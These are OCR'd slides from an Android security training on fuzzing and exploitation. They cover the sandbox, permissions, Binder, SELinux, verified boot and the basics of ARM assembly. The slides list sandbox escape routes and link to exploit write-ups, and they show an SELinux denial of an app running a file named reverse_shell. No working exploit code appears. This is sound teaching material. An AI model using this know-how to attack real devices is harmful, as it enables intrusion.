Android Userland Fuzzing and Exploitation


Presented by

Umit Aksu

Intro Training | Whoami


- Security Chapter Lead ING
- Leading research team ING
- Leading a security engineering team

- Software development background
- Penetration tester
- Exploit development / Embedded
- Vulnerability research
- Holding highest payout Samsung TV Bounties



Intro Training | Why this course

- Finding bugs is profitable
  - www.zerodium.com
- Android Apps are vulnerable



Intro Training | Some examples

- WhatsApp image parsing
  - https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/
- WhatsApp VoIP Stack
  - https://blog.zimperium.com/whatsapp-buffer-overflow-vulnerability-under-the-scope/
- Bluefrag
  - https://insinuator.net/2020/04/cve-2020-0022-an-android-8-0-9-0-bluetooth-zero-click-rce-bluefrag/
- Instagram
  - https://research.checkpoint.com/2020/instagram_rce-code-execution-vulnerability-in-instagram-app-for-android-and-ios/

Introduction Training | What you will learn

- Doing reverse engineering
- Vulnerability research
- Patching fuzzers
- Creating fuzzing harnesses
- Analyze crashes
- Build reliable exploits

Introduction

- Introduction into Android Security
- Introduction into ARM assembly
- Reverse Engineering Android Native Components
- Android Reverse Engineering and Fuzzing
- Fuzzing and Crash Analysis

Training Outline - Reverse Engineering and Fuzzing


- Lesson 1: Introduction into Android Security Internals
  - Introduction into Android Operating System
- Lesson 2: Introduction into ARM assembly
  - Introduction into ARM Architecture and memory management
- Lesson 3: Reverse Engineering Android Native Components
  - Introduction into Reverse Engineering using Ghidra
- Lesson 4: Fuzzing and Crash Analysis
  - Writing fuzzing harnesses and learning different fuzzing techniques

Lesson 1: Introduction into Android Security

- Android Architecture
- Security Model
- Android Sandbox
- Permission
- Binder IPC
- SELinux
- Verified boot

Lesson 1: Introduction into Android Security | Android Architecture

- Linux Kernel
- Native Userspace
- Dalvik VM
- Java Runtime Libraries
- System Services
- Inter-Process Communication
- Android Framework Libraries
- Applications
- User-Installed Apps



https://source.android.com/security/

Lesson 1: Introduction into Android Security | Security Model

- Application Sandbox
- Permissions
- IPC
- Code Signing and Platform Keys
- SELinux

Lesson 1: Introduction into Android Security | Android Sandbox

- Application Sandbox
  - /data/data/package-name
- Linux User based protection
- App Resources
- ID (UID)
- Seccomp-bpf
- SELinux extra enforcing
- File system applies W^X
  - Libs – R-E
  - Other – RW-

- Resources
  - Linux User Based Protection
- Interaction with services etc
  - Android Permission

- Sandbox Escapes

```
1|generic:/data/data/com.example.mynativetest $ ./reverse_shell
/system/bin/sh: <stdin>[5]: ./reverse_shell: Permission denied
1|generic:/data/data/com.example.mynativetest $
```

```
07-20 18:39:52.315 21334 21334 W sh      : type=1400 audit(0.0:3372): avc: denied { open } for path="/data/data/com.example.mynativetest/reverse_shell" dev="v
dc" ino=14755 scontext=u:r:untrusted_app:s0:c512,c768 tcontext=u:object_r:app_data_file:s0 tclass=file permissive=0
```


http://androidxref.com/7.1.1_r6/xref/system/core/include/private/android_filesystem_config.h

Lesson 1: Introduction into Android Security | Android Sandbox

- Sandbox Escape Routes
  - Kernel vulnerabilities
  - Services
  - IPC
  - Drivers


  - Some examples
  - https://blog.flanker017.me/galaxy-leapfrogging-pwning-the-galaxy-s8/
  - https://blog.flanker017.me/examining-and-exploiting-android-vendor-binder-services-part1/

  - Example Samsung JACK service
  - https://www.exploit-db.com/exploits/40066



Lesson 1: Introduction into Android Security | Permissions

- Permission
- API Levels
- Dangerous Permission



https://developer.android.com/reference/android/Manifest.permission

Lesson 1: Introduction into Android Security | Permissions

- Permissions
- The relationship between group ID's and permissions are defined in "platform.xml"
- Android app can have multiple groups which will give them the permissions
- Some groups are assigned to specific OS Services that can be used by the application
- This is all handled by the Kernel

more /system/etc/permissions/platform.xml


```
generic:/ # more /system/etc/permissions/platform.xml
```

```
    <permission name="android.permission.BLUETOOTH_ADMIN" >
        <group gid="net_bt_admin" />
    </permission>

    <permission name="android.permission.BLUETOOTH" >
        <group gid="net_bt" />
    </permission>

    <permission name="android.permission.BLUETOOTH_STACK" >
        <group gid="net_bt_stack" />
        <group gid="wakelock" />
    </permission>

    <permission name="android.permission.NET_TUNNELING" >
        <group gid="vpn" />
    </permission>
```

```
generic:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(a
db),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),
3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
```

Lesson 1: Introduction into Android Security | Binder IPC

- Binder IPC
- Based on Openbinder
  - https://en.wikipedia.org/wiki/OpenBinder)
- Binder kernel driver
  - /dev/binder
- Context manager
- Binder Service
- Binder Client
- Binder Token
- Transactions
  - Marshalling transaction parcels



https://source.android.com/devices/architecture

Lesson 1: Introduction into Android Security | Binder IPC

- Communication not directly
- Processes communicate
  - Binder driver
    - Binder Protocol: low-level ioctl-based protocol
  - Shared Memory
    - Read Only for Apps
    - Kernel can write to memory

Lesson 1: Introduction into Android Security | SELinux

- SELinux - Security Enhanced Linux
- Developed by NSA
- Mandatory Access Control – MAC
- Security policy enforcement
- Android SELinux in enforcing mode
- Domain

- Modes
  - ***Permissive* mode**, in which permission denials are logged but not enforced.
  - ***Enforcing* mode**, in which permissions denials are both logged **and** enforced.

- https://pierrchen.blogspot.com/2017/02/android-security-walk-through-of-selinux.html?m=1

```
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ adb pull /sys/fs/selinux/policy /tmp
/sys/fs/selinux/policy: 1 file pulled, 0 skipped. 1.0 MB/s (182834 bytes in 0.166s)
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ seinfo policy -x
Statistics for policy file: policy
Policy Version:             30 (MLS enabled)
Target Policy:              selinux
Handle unknown classes:     deny
  Classes:              63    Permissions:          286
  Sensitivities:         1    Categories:          1024
  Types:               639    Attributes:            29
  Users:                 1    Roles:                  2
  Booleans:              0    Cond. Expr.:            0
  Allow:              6328    Neverallow:             0
  Auditallow:           11    Dontaudit:            211
  Type_trans:          169    Type_change:            0
  Type_member:           0    Range_trans:            0
  Role allow:            0    Role_trans:             0
  Constraints:           0    Validatetrans:          0
  MLS Constrain:        59    MLS Val. Tran:          0
  Permissives:           1    Polcap:                 2
  Defaults:              0    Typebounds:             0
  Allowxperm:          110    Neverallowxperm:        0
  Auditallowxperm:       0    Dontauditxperm:         0
  Initial SIDs:         27    Fs_use:                16
  Genfscon:             39    Portcon:                0
  Netifcon:              0    Nodecon:                0
```

Lesson 1: Introduction into Android Security | SELinux


- SELinux - Security Enhanced Linux
- App domains
  - bluetooth
  - isolated_app
  - nfc
  - platform_app
  - priv_app
  - radio
  - shared_relro
  - shell
  - su
  - system_app
  - untrusted app

```
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ seinfo policy -aappdomain -x

Type Attributes: 1
   attribute appdomain;
        bluetooth
        isolated_app
        nfc
        platform_app
        priv_app
        radio
        shared_relro
        shell
        su
        system_app
        untrusted_app
```

https://android.googlesource.com/platform/external/sepolicy/+/57531cacb40682be4b1189c721fd1e7f25bf3786/

Lesson 1: Introduction into Android Security | Verified boot

- Verified Boot
- Trusted Sources (OEM)
- DM-Verity
- Prevents booting on corruption
- Role back protection



https://source.android.com/security/verifiedboot/boot-flow

Lesson 1: Introduction into Android Security | OWASP Mobile Security Project

- OWASP Mobile Security Project

OWASP Mobile Security Testing Guide

- https://mobile-security.gitbook.io/mobile-security-testing-guide/

OWASP Mobile Application Security Verification Standard

https://owasp.org/www-project-mobile-top-10/

Lesson 1: Introduction into Android Security | OWASP Mobile Security Project

OWASP Mobile Security Project

- OWASP Mobile Top 10

M1: Improper Platform Usage
M2: Insecure Data Storage
M3: Insecure Communication
M4: Insecure Authentication
M5: Insufficient Cryptography
M6: Insecure Authorization
M7: Client Code Quality
M8: Code Tampering
M9: Reverse Engineering
M10: Extraneous Functionality

Lesson 3: Android Security | Wrap Up

- Summarise important points.
- Allow time for questions.

- Demo & Labs

- References and further reading
- https://elinux.org/Android_Mainlining_Project
- https://medium.com/@pkurumbudel/android-system-ipc-mechanisms-3d3b46affa3c
- https://www.kernel.org/doc/html/v4.16/userspace-api/seccomp_filter.html
- https://programmersought.com/article/89631769540/
- https://securitylab.github.com/research/one_day_short_of_a_fullchain_android/
- https://pierrchen.blogspot.com/2017/02/android-security-walk-through-of-selinux.html?m=1


Lesson 2: Introduction into ARM assembly

- Introduction into ARM
- ARM Registers
- ARMv7 and ARM64 Instruction set
- ARM Stack
- ARM Calling convention
- ARM memory management
- Branching and condition codes
- Writing Assembly code

Lesson 2: Introduction into ARM assembly

- RISC – Reduced Instruction Set – ARM
  - IoT
  - Mobile Devices

- CISC – Complex Instruction Set Computing
  - Laptops
  - Desktops
  - Servers



Lesson 2: Introduction into ARM assembly

- ARM Assembly Language

Offset Bytecode Instruction Operands

```
00019290 80 b5          push    { r7, lr }
00019292 6f 46          mov     r7,sp
00019294 8c b0          sub     sp,#0x30
00019296 0b 90          str     r0,[sp,#local_c]
00019298 0a 91          str     r1,[sp,#local_10]
0001929a 11 49          ldr     r1,[DAT_000192e0]
0001929c 79 44          add     r1=>s_testing_00026547,pc
0001929e 07 a8          add     r0,sp,#0x1c
000192a0 04 90          str     r0,[sp,#local_28]
000192a2 ff f7 2e ec    blx     basic_string<decltype(nullptr)>
000192a6 0b 98          ldr     r0,[sp,#local_c]
000192a8 04 99          ldr     r1,[sp,#local_28]
000192aa 03 90          str     r0,[sp,#local_2c]
000192ac 08 46          mov     r0,r1
```

10010001 010010001 00101

Lesson 2: Introduction into ARM assembly

- ARM Assembly Language

THUMB Mode

```
00019290 80 b5          push    { r7, lr }
00019292 6f 46          mov     r7,sp
00019294 8c b0          sub     sp,#0x30
00019296 0b 90          str     r0,[sp,#local_c]
00019298 0a 91          str     r1,[sp,#local_10]
0001929a 11 49          ldr     r1,[DAT_000192e0]
0001929c 79 44          add     r1=>s_testing_00026547,pc
0001929e 07 a8          add     r0,sp,#0x1c
000192a0 04 90          str     r0,[sp,#local_28]
000192a2 ff f7 2e ec    blx     basic_string<decltype(nullptr)>
000192a6 0b 98          ldr     r0,[sp,#local_c]
000192a8 04 99          ldr     r1,[sp,#local_28]
000192aa 03 90          str     r0,[sp,#local_2c]
000192ac 08 46          mov     r0,r1
```

1001000101001000 1001000101001000

16-bit

ARM Mode


```
000582b8 07 c0          stmia   r0,{ r0, r1, r2 }
000582ba a0 e1          b       LAB_000585fe
000582bc 14 70          strb    r4,[r2,#0x0]
000582be 9f e5          b       LAB_00057e00
000582c0 00 00 00 ef    swi     0x0
000582c4 0c 70 a0 e1    cpy     r7,r12
000582c8 01 0a 70 e3    cmn     r0,#0x1000
000582cc 1e ff 2f 91    bxls    lr
000582d0 00 00 60 e2    rsb     r0,r0,#0x0
000582d4 bc a8 00 ea    b       LAB_000825cc
000582d8 7d             undefined1 7Dh
000582d9 00             ??      00h
000582da 00 00          mov     r0,r0
```

10010001010010001100100010100100011 10010001010010001100100010100100011

32-bit

Lesson 2: Introduction into ARM assembly – Registers

- Registers R0-R7
  - Accessible to all instructions
- Registers R8-R12
  - Accessible to a few 16-bit instructions
  - Accessible to all 32bit instructions
- R11 (FP) – Frame Pointer
- R13 (SP) – Stack Pointer
- R14 (LR) – Link Register
- R15 (PC) – Program Counter
- xPSR –Program Status Register)
  - Not Explicitly accessible
  - Saved to the stack on an exception



https://developer.arm.com/documentation/ddi0595/latest

Lesson 2: Introduction into ARM assembly - ARMv7 and ARM64 Instruction sets

- Memory Operations
  - Load
  - Store

op{cond}{type} Rd, [Rn, *Op2*]

ldr r0, [r1]
str r0, [r1]

- Data Operations
  - Arithmetic
  - Bit Operations

opcode	operands	function
	Arithmetic	
adc	Rd, Rn, Op2	Rd = Rn + Op2 + C
add	Rd, Rn, Op2	Rd = Rn + Op2
